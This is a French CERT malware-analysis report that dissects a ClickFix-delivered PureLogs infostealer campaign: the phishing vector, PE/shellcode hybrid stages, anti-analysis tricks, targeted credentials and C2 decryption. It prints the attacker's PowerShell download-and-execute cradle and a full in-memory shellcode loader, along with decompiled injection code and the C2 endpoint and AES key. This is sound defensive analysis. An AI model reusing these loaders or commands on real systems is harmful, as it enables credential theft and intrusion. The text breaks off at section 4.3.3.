CERT ITRUST.

THREAT INTELLIGENCE

RAPPORT D'ANALYSE DE MALWARE

PureLogs Stealer

08/2026

TLP:CLEAR

sommaire

Rétro-ingénierie d'une récente campagne PureLogs Stealer Août-Septembre 2026

INTRODUCTION

ITRUST.

Cyber Threat Intelligence Team

Parmi les attaques quotidiennes qui sont observées par les analystes SOC durant leur supervision, les **malwares de type stealer** ont une place de choix. Ces logiciels qui volent les mots de passe stockés de manière non sécurisée sur les machines sont en effet massivement utilisés par les attaquants dans des campagnes pour récupérer des informations de connexion. Les attaques sont simples, rapides et **facilement industrialisables**. Parmi les infostealer se retrouvent des noms désormais connus comme Lumma Stealer, Vidar, RedLine, etc.

Vers la mi-juillet 2026, une des instances EDR déployées chez un client a bloqué une communication réseau issue d'une exécution Powershell. Les analystes du SOC ont remonté l'alerte à l'équipe du CERT ITrust et malgré le fait que l'attaque ait été bloquée, nous étions curieux d'analyser la charge qu'il y avait derrière. C'est comme ceci qu'a débuté notre analyse de la nouvelle campagne de **PureLogs stealer**, un programme malveillant datant de 2022-2023 qu'HudsonRock avait analysé dans son article « Pure Logs Stealer Fails to Impress ».

Dans cette analyse nous décortiquons la nouvelle campagne de PureLogs et observons que, même s'il n'est pas encore le meilleur stealer du marché, il a pu se moderniser et évoluer par rapport à ses anciennes campagnes.

1 VECTEUR INITIAL DE COMPROMISSION ET STAGER POWERSHELL

Pour recontextualiser rapidement l'incident, la compromission **débute par un mail de phishing** qui chaîne en plusieurs étapes vers une exécution PowerShell. Il s'agit d'une technique très commune de Social Engineering appelée *« ClickFix »* qui pousse l'utilisateur à exécuter du code malveillant sur sa machine en simulant un crash ou un problème technique.

La commande exécutée en question est la suivante :

```
<#v1y3372851kgs494 #>iex(irm hxxp://158[.]94[.]211[.]92/std/?sid=1785227193742-lf6op6dy -UseBasicParsing)<#v1y3372851kgs494 #>
```

Il s'agit d'un cmdlet PowerShell qui effectue une requête HTTP, télécharge et exécute du code arbitraire hébergé à distance en une seule instruction, tout cela **entièrement en mémoire** et sans jamais écrire de fichier sur le disque. Il s'agit d'un vecteur initial de compromission très effectif utilisé et comparable à différentes campagnes « ClickFix ».

Ce dernier mobilise différentes techniques d'évasion de défenses comme la **polymorphie anti-signature** à l'aide des commentaires aléatoires générés faisant partie de cette commande. Le principe de cette technique repose sur le fait de rendre chaque instance du code malveillant unique afin d'éviter les détections par signature. Un autre élément intéressant provient de la page accédée provenant de l'URL, ici "**?sid=1785227193742-lf6op6dy**" qui semblerait être un moyen de tracking déployé par l'attaquant permettant d'obtenir un identifiant unique par victime, ce qui est complémentaire au côté polymorphique de la charge malveillante.

A la suite de cette chaîne d'exécution, une autre commande d'exécution Powershell est lancée :

```
  $dUGOrs = "http[:]//158.94.211.92/s_enterprise" try {     $HXhoWVVUODwAoJ =
Invoke-WebRequest -Uri $dUGOrs -UseBasicParsing -ErrorAction Stop
$KJxLAilVOBrTsHh = $HXhoWVVUODwAoJ.Content     $KbPheX = $KJxLAilVOBrTsHh.Length
$VTkWTaERO = @" using System; using System.Runtime.InteropServices; public class
poPEzaup {     [DllImport("kernel32.dll", SetLastError=true)]     public static
extern IntPtr GetCurrentProcess();     [DllImport("kernel32.dll",
SetLastError=true)]     public static extern IntPtr VirtualAlloc(IntPtr a, uint
sz, uint t, uint p);     [DllImport("kernel32.dll", SetLastError=true)]
public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p,
uint cf, out uint tid);     [DllImport("kernel32.dll", SetLastError=true)]
public static extern uint WaitForSingleObject(IntPtr h, uint ms); } "@     Add-
Type -TypeDefinition $VTkWTaERO     $OwxarP = 0x1000     $zuphoZPCBYmaZFk =
0x2000     $zRYVStLvhfylOQUxh = 0x40     $ZfaFfvTJAB =
[poPEzaup]::VirtualAlloc([IntPtr]::Zero, $KbPheX, $OwxarP -bor $zuphoZPCBYmaZFk,
$zRYVStLvhfylOQUxh)     if ($ZfaFfvTJAB -eq [IntPtr]::Zero) { throw "Alloc
failed" }     [System.Runtime.InteropServices.Marshal]::Copy($KJxLAilVOBrTsHh, 0,
$ZfaFfvTJAB, $KbPheX)     $CqADBjivPcgoRcXrw = 0     $erEcqV =
[poPEzaup]::CreateThread([IntPtr]::Zero, 0, $ZfaFfvTJAB, [IntPtr]::Zero, 0,
[ref]$CqADBjivPcgoRcXrw)     if ($erEcqV -eq [IntPtr]::Zero) { throw "Thread
failed" }     [poPEzaup]::WaitForSingleObject($erEcqV, 30000) | Out-Null
Write-Host "done." } catch {  exit 1 }
```

Cette commande est écrite sur une seule ligne, ce qui peut entraver légèrement la compréhension de sa structure et seule l'obfuscation des noms de variables est présente. Une réécriture au propre avec renommage des variables fournit le résultat suivant :

```powershell
$maliciousUrl = "http[:]//158.94.211.92/s_enterprise"
try {
    $webResponse = Invoke-WebRequest -Uri $maliciousUrl -UseBasicParsing -ErrorAction Stop
    $webResponseContent = $webResponse.Content
    $webResponseContentLength = $webResponseContent.Length
    $cCodeToCompile = @" using System;
    using System.Runtime.InteropServices;
    public class kernel32Methods {
        [DllImport("kernel32.dll", SetLastError=true)]     public static extern IntPtr GetCurrentProcess();
        [DllImport("kernel32.dll", SetLastError=true)]     public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
        [DllImport("kernel32.dll", SetLastError=true)]     public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p,
        uint cf, out uint tid);
        [DllImport("kernel32.dll", SetLastError=true)]     public static extern uint WaitForSingleObject(IntPtr h, uint ms);
    } "@
    Add-Type -TypeDefinition $cCodeToCompile
    $allocationType1 = 0x1000 #MEM_COMMIT
    $allocationType2 = 0x2000 #MEM_RESERVE
    $flProtect = 0x40 # PAGE_EXECUTE_READWRITE
    $memAlloc = [kernel32Methods]::VirtualAlloc([IntPtr]::Zero, $webResponseContentLength, $allocationType1 -bor $allocationType2, $flProtect)
    # flAllocationType=0x3000, combine les flags, demande et réserve la mémoire
    if ($memAlloc -eq [IntPtr]::Zero) {
        throw "Alloc failed"
    }
    [System.Runtime.InteropServices.Marshal]::Copy($webResponseContent, 0, $memAlloc, $webResponseContentLength)
    $dwCreationFlags = 0
    $ThreadObj = [kernel32Methods]::CreateThread([IntPtr]::Zero, 0, $memAlloc, [IntPtr]::Zero, 0, [ref]$dwCreationFlags)
    if ($ThreadObj -eq [IntPtr]::Zero) {
        throw "Thread failed"
    }
    [kernel32Methods]::WaitForSingleObject($ThreadObj, 30000) | Out-Null     Write-Host "done."
}
catch {
    exit 1
}
```

La commande est **un loader** qui va récupérer une ressource à l'URL *'hxxp[:]//158[.]94[.]211[.]92/s_enterprise'* pour la charger directement en mémoire.

L'attaquant utilise ici des **techniques classiques d'injection en mémoire** en utilisant les fonctions de la librairie partagée **kernel32.dll** qui sont importées directement dans le code.

La technique d'exécution en mémoire et d'injection de thread (Local Process Injection T1055) est assez commune :

L'attaquant alloue dynamiquement une zone mémoire via la fonction **VirtualAlloc()**. Les arguments de la fonction indiquent que la mémoire est attribuée sans « protection » avec des droits ReadWrite directement.

La charge malveillante récupérée via la réponse web est envoyée en mémoire dans un buffer alloué dynamiquement.

Un thread est créé avec la fonction **CreateThread()** dans le processus courant pour exécuter la charge.

Dans le cas où le thread est vide, c'est-à-dire si le loader n'a pas fonctionné, quelle qu'en soit la raison, l'ensemble de la chaîne d'exécution est stoppé.

Le loader PowerShell est très standard et c'est à partir de la seconde étape de chargement que le malware commence à devenir intéressant.

2 STAGE 1 : REVERSE DU DOWNLOADER 'S_ENTREPRISE'

La première étape se termine en injectant « s_enterprise » récupéré à distance dans un thread mémoire. Cette charge a pu être téléchargée en environnement protégé et une analyse statique sommaire donne les résultats suivants :

IDENTIFICATION	
Nom du fichier	s_entreprise
MD5 Hash	287f1c7775b1e76cd31ed10033e1a111
SHA-1 Hash	155b0d50a983cf737394a1e5b9b69412e99f73b7
SHA-256 Hash	6270f38bdf27aebb108331a484220a8bc0b9a1e6a2c4bba6dad89a2f3665bca5
Format	PE 32+, MS Windows 5.02 Console, x86-64
DOS Header	MZER

Plusieurs points interpellent dans ces premiers éléments. Il est possible à partir des fonctions importées telles que **WinHTTPConnect()** de supposer des **capacités de communication web** et de chargement. Il peut donc s'agir d'un second loader.

La partie la plus étrange néanmoins est le header de ce fichier. En effet, la charge commence par le **header 'MZER'** (MZ qui correspond au format **Portable Executable** Windows). Il s'agit donc théoriquement d'un fichier exécutable classique cependant, le chargement en mémoire effectué par les commandes PowerShell décrites plus haut est trop simple pour un PE. Pour le charger, il serait nécessaire en plus de l'allocation mémoire de mapper les sections du PE (.text, .data), de résoudre la table des imports, etc.

L'attaquant utilise ici une astuce connue et souvent implémentée dans les logiciels générateurs de shellcode comme Metasploit ou Donut. Il joue sur la correspondance entre l'ASCII avec des commandes assembleur et **utilise l'en-tête MZER comme un shellcode** :

ADDRESS	BYTES	ASSEMBLY
0x0000000000000000	4D 5A	pop r10
0x0000000000000002	45 52	push r10
0x0000000000000004	E8 00 00 00 00	call 9
0x0000000000000009	59	pop rcx
0x000000000000000a	48 83 E9 09	sub rcx, 9
0x000000000000000e	48 8B C1	mov rax, rcx
0x0000000000000011	48 05 00 C0 00 00	add rax, 0xc000
0x0000000000000017	FF D0	call rax
0x0000000000000019	C3	ret

1. Il est possible d'établir une **correspondance entre l'ASCII et l'assembleur**. MZ peut ainsi se transcrire 0x4D5A en hexadécimal ce qui correspond à une instruction pop r10 tandis que ER correspond à push r10 (0x4552). Les deux instructions s'annulent. Le fichier reste un PE valide mais devient aussi un shellcode exécutable.
2. Dans un exécutable Windows, les adresses mémoire sont protégées par ASLR (l'adresse de chargement n'est pas prédictible), donc le shellcode doit retrouver sa propre base au runtime. Les prochaines instructions constituent un 'trick' (souvent nommé GetPC) pour **retrouver la position du shellcode** embarqué en mémoire, et pouvoir plus tard réaliser un jump dessus. *Call* empile l'adresse du EIP suivi de l'instruction pop rcx qui va récupérer dans RCX cette adresse. A ce moment-là, *EIP* est située à base+0x9 (**0x2** pour le pop r10 **+ 0x2** pour le push r10 **+ 0x5** pour le call **= 0x9**).
3. RCX contient maintenant l'adresse du début du PE + 0x9. L'attaquant veut ici **se replacer à l'adresse de base du PE** (sans l'offset 0x9) donc effectue un sub rcx, 0x9. Il a maintenant retrouvé sa position de base en mémoire malgré l'ASLR.
4. Il effectue ensuite un saut pour pointer vers une adresse précise du PE (début du shellcode embarqué) avec un offset hardcodé. On décale vers (base+offset) via les instructions *mov rax, rcx* ; *add rax, 0xc000* ; *call rax*

Toutes ces manipulations permettent de traiter la charge à la fois en tant qu'exécutable et shellcode. Au terme des instructions liées au header et en suivant les différentes redirections au sein du code, **le shellcode charge la fonction main** du fichier.

2.1. ANALYSE FONCTIONNELLE – ORCHESTRATEUR MAIN

Le main s'articule en 5 fonctions qui visent à télécharger le Stage 2 du malware qui contient le stealer PureLogs :

1. Téléchargement d'une charge
2. Récupération du pid de svchost.exe
3. Fallback sur explorer.exe si la recherche svchost.exe est en échec
4. Injection de la charge récupérée via création d'un thread
5. Libération de la mémoire

```
140001abb    int64_t win_main()

140001abb    {
140001abb        int64_t var_18 = 0;
140001ad3        int64_t var_10 = 0;
140001ad3
140001adf        if (http_downloader(u"enterprise/student_s.bin", &var_18))
140001adf        {
140001ae3            uint32_t rax_1 = getprocess_svchost(0);
140001aea            int32_t rax_3;
140001aea
140001aea            if (rax_1)
140001b0a                rax_3 = injection_remote_thread(rax_1, &var_18);
140001b0a
140001b11            if (!rax_1 || !rax_3)
140001b11            {
140001aec                uint32_t rax_2 = search_pid_explorer_exe();
140001aec
140001af3                if (rax_2)
140001afc                    injection_remote_thread(rax_2, &var_18);
140001b11            }
140001adf        }
140001adf
140001b18        free_memoire(&var_18);
140001b24        return 0;
140001abb    }
```

La récupération de la charge est effectuée de manière très classique via la librairie **WINHTTP.h** : une requête GET est effectuée vers l'URL '*hxxp[:]//158[.]94[.]211[.]92/entreprise/student_s.bin*' avec le User-Agent '*powershell*'. Le résultat est stocké directement en mémoire pour être injecté via une fonction dans un thread.

De la même manière que pour le stager, **l'attaquant est ici très scolaire** dans son approche avec le chaînage des fonctions

OpenProcess --> VirtualAllocEx (0x40)--> WriteProcessMemory --> CreateRemoteThread.


Les allocations sont effectuées **directement en EXECUTE_READWRITE** (0x40) là où des injections plus discrètes rendraient l'espace exécutable en deux temps. Aucun mécanisme complexe de détournements de threads, d'anti-analyse ou d'obfuscation sérieuse (IAT Camouflage, API Hashing, etc.) n'a été vu dans le code.

A l'issue du stage 1, '*student.bin*' est injecté dans les processus courant **svchost.exe** ou **explorer.exe.**


3 DÉTONATION DU STAGE 2


3.1. ANALYSE EN SANDBOX

La détonation de la charge du stage 2 indique clairement que la **menace est un infostealer**. En quelques secondes le malware consulte des registres et des fichiers sensibles à la recherche de clés de session, mots de passe et wallet cryptos.



Il est aussi possible d'observer les **échanges réseau du malware avec son C2** via un échange de 892 octets. Ces communications sont chiffrées ainsi, une capture réseau PCAP de ces échanges a été effectuée pour tenter un déchiffrement plus tard. Il est néanmoins probable qu'il s'agisse d'un comportement de beaconing ou d'exfiltration de données.





De la même manière que pour *'s_enterprise.bin'*, il s'agit d'un **« hybride » PE/shellcode** reprenant l'en-tête MZER. Les multiples redirections effectuées à partir du header mènent à un loader hors des sections déclarées (.reloc : 0x4B000 + 0x1000 alors que le fichier complet fait 0x4C600). Ce chargeur lance un second PE (un vrai PE pour une fois) qui se situe à l'offset 0x1BA40 qui est le stealer PureLogs.

3.2. TECHNIQUES ANTI-VM/DEBUG, D'ÉVASION, FURTIVITÉ ET CONTRÔLE D'ENVIRONNEMENT

A travers la détonation et l'analyse statique de ce programme malveillant, diverses techniques de reconnaissance, d'anti-vm et d'anti-debug ont été répertoriées à travers les différentes étapes d'exécution. A travers ces différents composants, ce dernier met en œuvre un **ensemble de contrôles environnementaux** avant toute exécution de sa charge utile principale.

1. Au niveau système, il **interroge la base WMI** (à l'aide de diverses requêtes hardcodées dans le programme) contenant diverses informations provenant du matériel physique de la machine mais aussi du système d'exploitation. Ces éléments permettent d'établir une signature de son environnement d'exécution (fabricant, contrôleur graphique, nombre de cœurs CPU, température) et la présence d'un utilisateur/domaine factice typique des environnements d'analyse automatisés. Il complète cette vérification par l'énumération du **registre des imprimantes** installées et de l'activité des **périphériques USB**. La présence de matériel réel utilisable constitue un **indicateur fort d'une machine physique** plutôt que d'une sandbox possiblement détectable.

2. Sur le plan de l'anti-débogage, le malware **neutralise le rapport d'erreur Windows** par défaut (SetUnhandledExceptionFilter) pour limiter la génération de rapports d'erreur (WER) exploitables permettant un export de la mémoire vive (dump mémoire post crash), et implémente un **mécanisme de dérivation de clé de chiffrement** basé sur l'inspection de la pile d'appels (StackTrace) à l'exécution. De ce fait, toute instrumentation runtime (breakpoints, hooking) modifie cette pile propre au programme et donc invalide "silencieusement" la clé, rendant les données de configuration illisibles sans que l'analyste ne reçoive d'erreur explicite.

3. Lors de l'analyse statique, l'**utilisation d'un overlay** a été observée à l'offset 0x0004C000 de taille relativement petite (1.6 kB). Ce dernier n'était pas présent dans l'analyse statique initiale du premier échantillon, il a été découvert lors de l'investigation du deuxième. Il correspondrait potentiellement à une **clé de chiffrement ou à la configuration**, qui serait donc protégée et invisibilisée hors runtime, contre toute tentative d'accès ne correspondant pas à l'exécution attendue.

4. De manière générale, le code est protégé par différents mécanismes anti-analyse : d'une part l'obfuscation source-à-source multiple observée à travers ce rapport, combinée à l'attribut "Debuggable" désactivant les références de débogage lors de la compilation du programme, ce qui dégrade et ralentit considérablement la précision des outils de rétro-ingénierie ainsi que les tentatives d'analyse.

5. Enfin, à plusieurs reprises, l'échantillon intègre une **logique de temporisation** implémentée de différentes manières notamment : des délais d'exécution de plusieurs dizaines de secondes, expiration programmée de l'infrastructure à une date fixe. Ces mécanismes sont destinés à dépasser la fenêtre d'observation typique des systèmes de détection par heuristique ainsi que les tentatives d'analyse par sandbox automatisées.

4 REVERSE STAGE 3 : PURELOGS STEALER

4.1. PREMIERS ÉLÉMENTS

IDENTIFICATION	
Nom du fichier	Payload.bin
MD5 Hash	5e7c0273fb6a3e926a9d99af6e70a754
SHA-1 Hash	798db80c73642460864aad45402c8265da57f9b1
SHA-256 Hash	4a0a96834cc600a524d4b2348b00aec0361c2d7c97cca719372229e036961b0a
Taille	174 176 octets
Format	PE 32+, MS Windows 4.00 (GUI), x86-64 Mono .NET Assembly
DOS Header	MZ

Cette charge finale est en clair. Il s'agit d'un PE .NET embarqué qui, une fois décompilé via ILSpy, constitue un **fichier C# de 311 Ko**. Le fichier est fortement obfusqué via des opérations binaires XOR, des chaînes constituées via une série de append(), des concaténations de char et plusieurs fonctions « inutiles ».


Une première lecture permet d'identifier dans sa section configuration un ID de campagne (**91cba2b9-bec8-45d3-ab2a-e7207f94ce93**) ainsi qu'une **kill date mise en place au 1er septembre** 2026 :

```
public static DateTime KillDate
{
    get
    {
        return DateTime.Parse(KILL_DATE_RAW, null, DateTimeStyles.AdjustToUniversal);
    }
}

public Config()
{
}

static Config()
{
    string CAMPAIGN_ID = "91cba2b9-bec8-45d3-ab2a-e7207f94ce93";
    string[] array = new string[1];
    array[0] = "158.94.208.92:61120";
    C2_ENDPOINTS = array;
    byte[] array2 = new byte[16];
    InitializeArray((Array)array2, (RuntimeFieldHandle)/*OpCode not supported: LdMemberToken*/);
    AES_KEY = array2;
    KILL_DATE_RAW = "2026-09-01T21:00:00Z";
}
```

L'IP associée au C2 de cette campagne a déjà été reportée à plusieurs reprises sur AbuseIP.



IP Abuse Reports for **158.94.208.92**:

This IP address has been reported a total of **21** times from 12 distinct sources. 158.94.208.92 was first reported on October 23rd 2025, and the most recent report was **1 week ago**.

Old Reports: The most recent abuse report for this IP address is from **1 week ago** . It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp (UTC)	Comment	Categories
dispensight	2026-08-05 02:00:00 (1 week ago)	Omegatech WP-002 raw AES socket C2 exfil (TCP/61120) for CLR-hosted .NET infostealer. Ref SL-ADV-2026-WP-001 v14.3. show less	Hacking, Brute-Force, Exploited Host
dispensight	2026-08-01 02:07:35 (1 week ago)	AS202412 (Omegatech LTD) auxiliary stage host, observed on high port 61120 during the same ClickFix/ ... show more	Hacking, Exploited Host
dispensight	2026-06-29 04:17:00 (1 month ago)	Omegatech ClickFix/EtherHiding cluster cradle/beacon (=digitalenterprise2026.com). Serves ClickFix l ... show more	Phishing, Hacking, Exploited Host, Web App Attack
dispensight	2026-06-27 19:10:00 (1 month ago)	Omegatech ClickFix/DonutLoader V11 ClickFix stage-2 cradle. Serves GET /?sid=<epochms>-<rand> beacon .. . show more	Exploited Host, Hacking

Il est intéressant de noter que dans la fonction Main(), le malware cherche les langues installées et ne se déclenche pas si “ru-RU” est présent sur la machine cible :

```
public static class Program
{
    public static void Main(string[] args)
    {
        if (Enumerable.Contains(get_tray8(), "ru-RU") || !mux8(Config.CAMPAIGN_ID))
        {
            return;
        }
```

4.2. FONCTIONNALITÉS IDENTIFIÉES

Les fonctionnalités de PureLogs en tant que stealer sont assez standards :

Vol de données de navigateur (basés sur Chromium et Firefox) avec collecte des identifiants “Login Data”, données bancaires / formulaires "Web Data”, Cookies de session, historique de navigation, clés de chiffrement stockées dans “Local State”, stockage web “Local Storage”, données d’extensions pour recherche de portefeuilles cryptos.

- Cibles applicatives :
  - Configuration et données de session **Steam** (config.vdf, loginusers.vdf)
  - Clés API, données de session et GPS sur **Telegram**
  - Cache local et vol de token d’authentification **Discord** (LocalCache, leveldb)
- Reconnaissance système :
  - Win32_OperatingSystem pour collecter l’architecture, la version et la langue
  - Win32_ComputerSystem pour collecter le nom de la machine, le domaine et l’utilisateur
  - Win32_VideoController pour collecter le modèle de la carte graphique
  - Lecture du registre “HARDWARE\DESCRIPTION\System\CentralProcessor\0” pour les informations processeur

En plus du comportement typique d'un stealer, il **implémente différentes fonctionnalités de lancement de charges** et commandes :

- Un module PowershellLauncher pour lancer des charges via "powershell.exe -NoProfile -ExecutionPolicy Bypass -File <file>"
- Module de lancement de DLL via rundll32
- Obfuscation des chaînes critiques de l'injection et liées à "ntdll.dll" et "kernel32.dll".
- Exécution furtive en utilisant la technique d'APC Queue Injection :
    - IAT Camouflage en utilisant de la résolution dynamique. Conséquence : pas de présence des fonctions suspectes dans la table d'importation.

Asynchronous Procedure Call (APC) est un mécanisme des systèmes Windows qui permet l'exécution de tâches de manière asynchrone indépendamment de l'exécution principale du programme.

En développement offensif cette fonctionnalité est souvent utilisée pour mettre une charge dans la file APC, et lancer son exécution plus tard dans le programme. Cette chaîne est implémentée ici dans un nouveau processus créé en état suspendu (**EarlyBird APC Injection**). PureLogs en fait l'implémentation suivante :

NtCreateSection (host577) --> NtMapViewOfSection RW (pulse7) --> copie du shellcode --> NtMapViewOfSection RX (pulse7) --> NtQueueApcThread (wrap6) --> NtResumeThread (tail1) --> NtUnmapViewOfSection (finally)

Il s'agit là d'une évolution du stealer par rapport à sa version précédente qui utilisait l'injection par APC mais dans une version plus standard.

4.3. DÉCHIFFREMENT DE LA TRAME

4.3.1 Clé AES

La configuration du stealer présentée plus haut mentionne une clé AES. Cette dernière sert à **chiffrer les communications avec le serveur de C2**. Il s'agit d'une amélioration de PureLogs par rapport à l'ancienne version où le chiffrement DES était implémenté.

La clé AES est hardcodée et extraite via une fonction nommée InitializeArray(array2, RuntimeFieldHandle). ILSpy n'a pas su restituer le tableau statique contenant la clé pendant le processus de décompilation. En utilisant objdump et xxd, il est possible de retrouver la donnée directement dans la section .text :

```
→ payload_stage2 objdump -h stage3_tray01.bin

stage3_tray01.bin:     format de fichier pei-x86-64

Sections :
Idx Name          Taille    VMA               LMA               Off fich  Algn
  0 .text         0002b024  0000000140002000  0000000140002000  00000200  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rsrc         00000242  000000014002e000  000000014002e000  0002b400  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

Le header va donc se trouver à 0x200 (offset récupéré grâce à la commande ci-dessus). **Les premiers octets du header vont nous permettre de connaître sa taille (ici 0x48)**, on pourra ensuite afficher la donnée en hexa qui se situe après :

```
→ payload_stage2 xxd -s 0x200 -l 16 stage3_tray01.bin
00000200: 4800 0000 0200 0500 8cbe 0100 9811 0100  H...............
→ payload_stage2 xxd -s 0x248 -l 16 stage3_tray01.bin
00000248: 7b41 c330 b576 fa8d 0ce9 09c2 b1e4 d150  {A.0.v.........P
```

A l'offset 0x248 on a la clé AES 128 bits hardcodée :
7B41C330B576FA8D0CE909C2B1E4D150


4.3.2. Recherche de l'IV

```
public byte[] Decrypt(byte[] mask443)
{
    if (mask443 != null && mask443.Length >= 16)
    {
        byte[] array = new byte[16];
        BlockCopy_5((Array)mask443, 0, (Array)array, 0, 16);
        AesManaged aesManaged = CreateAes();
        try
        {
            set_IV((SymmetricAlgorithm)aesManaged, array);
            MemoryStream memoryStream = new MemoryStream_2();
```

L'IV est récupéré sur les **16 premiers octets d'une trame** directement en clair.

4.3.3. Déchiffrement de la capture réseau

